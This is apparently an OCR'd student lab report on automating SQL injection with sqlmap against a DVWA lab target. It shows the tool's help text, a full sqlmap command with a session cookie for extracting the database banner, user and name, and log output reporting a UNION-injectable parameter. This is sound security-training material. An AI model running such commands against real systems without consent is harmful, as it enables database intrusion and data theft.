



Lab 7: Automate SQL Injection with SqlMap	
Name	Tran Minh Triet
Student ID	SE172241

Obtain PHP Cookie














Using SqlMap to Obtain Current User and Database


Trietttm - VMware Workstation
File Edit View VM Tabs Help
Home
Flare2024
Trietttm
Vulnerability: SQL Inject...
IDA - crush /home/triple...
qterminal
~/Desktop/pentest/dvw...
HTBApocalypse - Thunar
12:32 AM
triplet@kali: ~/Desktop/pentest
File Actions Edit View Help
(triplet㉿kali)-[~/Desktop/pentest]
$ sqlmap -h
{1.8#stable}
https://sqlmap.org
Usage: python3 sqlmap [options]
Options:
-h, --help Show basic help message and exit
-hh Show advanced help message and exit
--version Show program's version number and exit
-v VERBOSE Verbosity level: 0-6 (default 1)
Target:
At least one of these options has to be provided to define the target(s)
-u URL, --url=URL Target URL (e.g. "http://www.site.com/vuln.php?id=1")
-g GOOGLEDORK Process Google dork results as target URLs
Request:
These options can be used to specify how to connect to the target URL
--data=DATA Data string to be sent through POST (e.g. "id=1")
--cookie=COOKIE HTTP Cookie header value (e.g. "PHPSESSID=a8d127e..")
--random-agent Use randomly selected HTTP User-Agent header value
--proxy=PROXY Use a proxy to connect to the target URL
--tor Use Tor anonymity network
--check-tor Check to see if Tor is used properly
Injection:
These options can be used to specify which parameters to test for, provide custom injection payloads and optional tampering scripts
-p TESTPARAMETER Testable parameter(s)
--dbms=DBMS Force back-end DBMS to provided value
Detection:
These options can be used to customize the detection phase
--level=LEVEL Level of tests to perform (1-5, default 1)
--risk=RISK Risk of tests to perform (1-3, default 1)
Vulnerability: SQL Injection
More Information
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
34°C
Nắng rải rác
Search
ENG
US
12:32
03/10/2024


Trietttm - VMware Workstation
File Edit View VM Tabs Help
Home
Flare2024
Trietttm
Vulnerability: SQL Inject...
IDA - crush /home/triple...
qterminal
~/Desktop/pentest/dvw...
HTBApocalypse - Thunar
12:35 AM
triplet@kali: ~/Desktop/pentest
File Actions Edit View Help
┌──(triplet㉿kali)-[~/Desktop/pentest]
└─$ sqlmap -u "http://10.10.237.165/vulnerabilities/sqli/?id=16Submit=Submit" --cookie="PHPSESSID=3i3g5met9ce1g5om1vrhhptd70; security=low" -b --current-db --current-user
{1.8#stable}
https://sqlmap.org
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 00:35:30 /2024-03-10/
[00:35:30] [INFO] testing connection to the target URL
[00:35:31] [INFO] checking if the target is protected by some kind of WAF/IPS
[00:35:31] [INFO] testing if the target URL content is stable
[00:35:32] [INFO] target URL content is stable
[00:35:32] [INFO] testing if GET parameter 'id' is dynamic
[00:35:32] [WARNING] GET parameter 'id' does not appear to be dynamic
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
34°C
Nắng rải rác
Search
ENG
VI
12:35
03/10/2024


Trietttm - VMware Workstation
File Edit View VM Tabs Help
Home
Flare2024
Trietttm
Vulnerability: SQL Inject...
IDA - crush /home/triple...
qterminal
~/Desktop/pentest/dvw...
HTBApocalypse - Thunar
12:48 AM
triplet@kali: ~/Desktop/pentest
File Actions Edit View Help
[00:37:03] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query columns. Automatically extending the range for current UNION query injection technique test
[00:37:06] [INFO] target URL appears to have 2 columns in query
[00:37:07] [INFO] GET parameter 'id' is 'MySQL UNION query (NULL) - 1 to 20 columns' injectable
[00:37:07] [WARNING] in OR boolean-based injection cases, please consider usage of switch '--drop-set-cookie' if you experience any problems during data retrieval
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N] y
[00:38:17] [INFO] testing if GET parameter 'Submit' is dynamic
[00:38:30] [WARNING] GET parameter 'Submit' does not appear to be dynamic
[00:38:31] [WARNING] heuristic (basic) test shows that GET parameter 'Submit' might not be injectable
[00:38:31] [INFO] testing for SQL injection on GET parameter 'Submit'
[00:38:31] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[00:38:35] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[00:38:36] [INFO] testing 'Generic inline queries'
[00:38:37] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (MySQL comment)'
[00:38:57] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (MySQL comment)'
[00:39:14] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)'
[00:39:34] [INFO] testing 'MySQL RLIKE boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause'
[00:40:08] [INFO] testing 'MySQL AND boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause (MAKE_SET)'
[00:40:44] [INFO] testing 'MySQL OR boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause (MAKE_SET)'
[00:41:14] [INFO] testing 'MySQL AND boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause (ELT)'
[00:41:51] [INFO] testing 'MySQL OR boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause (ELT)'
[00:42:21] [INFO] testing 'MySQL AND boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[00:42:56] [INFO] testing 'MySQL OR boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[00:43:27] [INFO] testing 'MySQL boolean-based blind - Parameter replace (MAKE_SET)'
[00:43:28] [INFO] testing 'MySQL boolean-based blind - Parameter replace (MAKE_SET - original value)'
[00:43:28] [INFO] testing 'MySQL boolean-based blind - Parameter replace (ELT)'
[00:43:29] [INFO] testing 'MySQL boolean-based blind - Parameter replace (ELT - original value)'
[00:43:30] [INFO] testing 'MySQL boolean-based blind - Parameter replace (bool*int)'
[00:43:31] [INFO] testing 'MySQL boolean-based blind - Parameter replace (bool*int - original value)'
[00:43:32] [INFO] testing 'MySQL ≥ 5.0 boolean-based blind - ORDER BY, GROUP BY clause'
[00:43:34] [INFO] testing 'MySQL ≥ 5.0 boolean-based blind - ORDER BY, GROUP BY clause (original value)'
[00:43:35] [INFO] testing 'MySQL < 5.0 boolean-based blind - ORDER BY, GROUP BY clause'
[00:43:36] [INFO] testing 'MySQL < 5.0 boolean-based blind - ORDER BY, GROUP BY clause (original value)'
[00:43:36] [INFO] testing 'MySQL ≥ 5.0 boolean-based blind - Stacked queries'
[00:43:59] [INFO] testing 'MySQL < 5.0 boolean-based blind - Stacked queries'
[00:43:59] [INFO] testing 'MySQL ≥ 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)'
[00:44:15] [INFO] testing 'MySQL ≥ 5.5 OR error-based - WHERE or HAVING clause (BIGINT UNSIGNED)'
[00:44:38] [INFO] testing 'MySQL ≥ 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXP)'
[00:44:55] [INFO] testing 'MySQL ≥ 5.5 OR error-based - WHERE or HAVING clause (EXP)'
[00:45:10] [INFO] testing 'MySQL ≥ 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)'
[00:45:41] [INFO] testing 'MySQL ≥ 5.6 OR error-based - WHERE or HAVING clause (GTID_SUBSET)'
[00:46:05] [INFO] testing 'MySQL ≥ 5.7.8 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (JSON_KEYS)'
[00:46:28] [INFO] testing 'MySQL ≥ 5.7.8 OR error-based - WHERE or HAVING clause (JSON_KEYS)'
[00:46:52] [INFO] testing 'MySQL ≥ 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[00:47:16] [INFO] testing 'MySQL ≥ 5.0 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[00:47:39] [INFO] testing 'MySQL ≥ 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
33°C
Nắng rải rác
Search
ENG
US
12:48
03/10/2024


Triettm - VMware Workstation
File Edit View VM Tabs Help
Home
Flare2024
Triettm
Vulnerability: SQL Inject...
IDA - crush /home/triple...
qterminal
~/Desktop/pentest/PHO...
HTBApocalypse - Thunar
12:51 AM
triplet@kali: ~/Desktop/pentest
File Actions Edit View Help
[00:48:20] [INFO] checking if the target is protected by some kind of WAF/IPS
[00:48:21] [INFO] testing if the target URL content is stable
[00:48:21] [INFO] target URL content is stable
[00:48:21] [INFO] testing if GET parameter 'id' is dynamic
[00:48:21] [WARNING] GET parameter 'id' does not appear to be dynamic
[00:48:22] [INFO] heuristic (basic) test shows that GET parameter 'id' might be injectable (possible DBMS: 'MySQL')
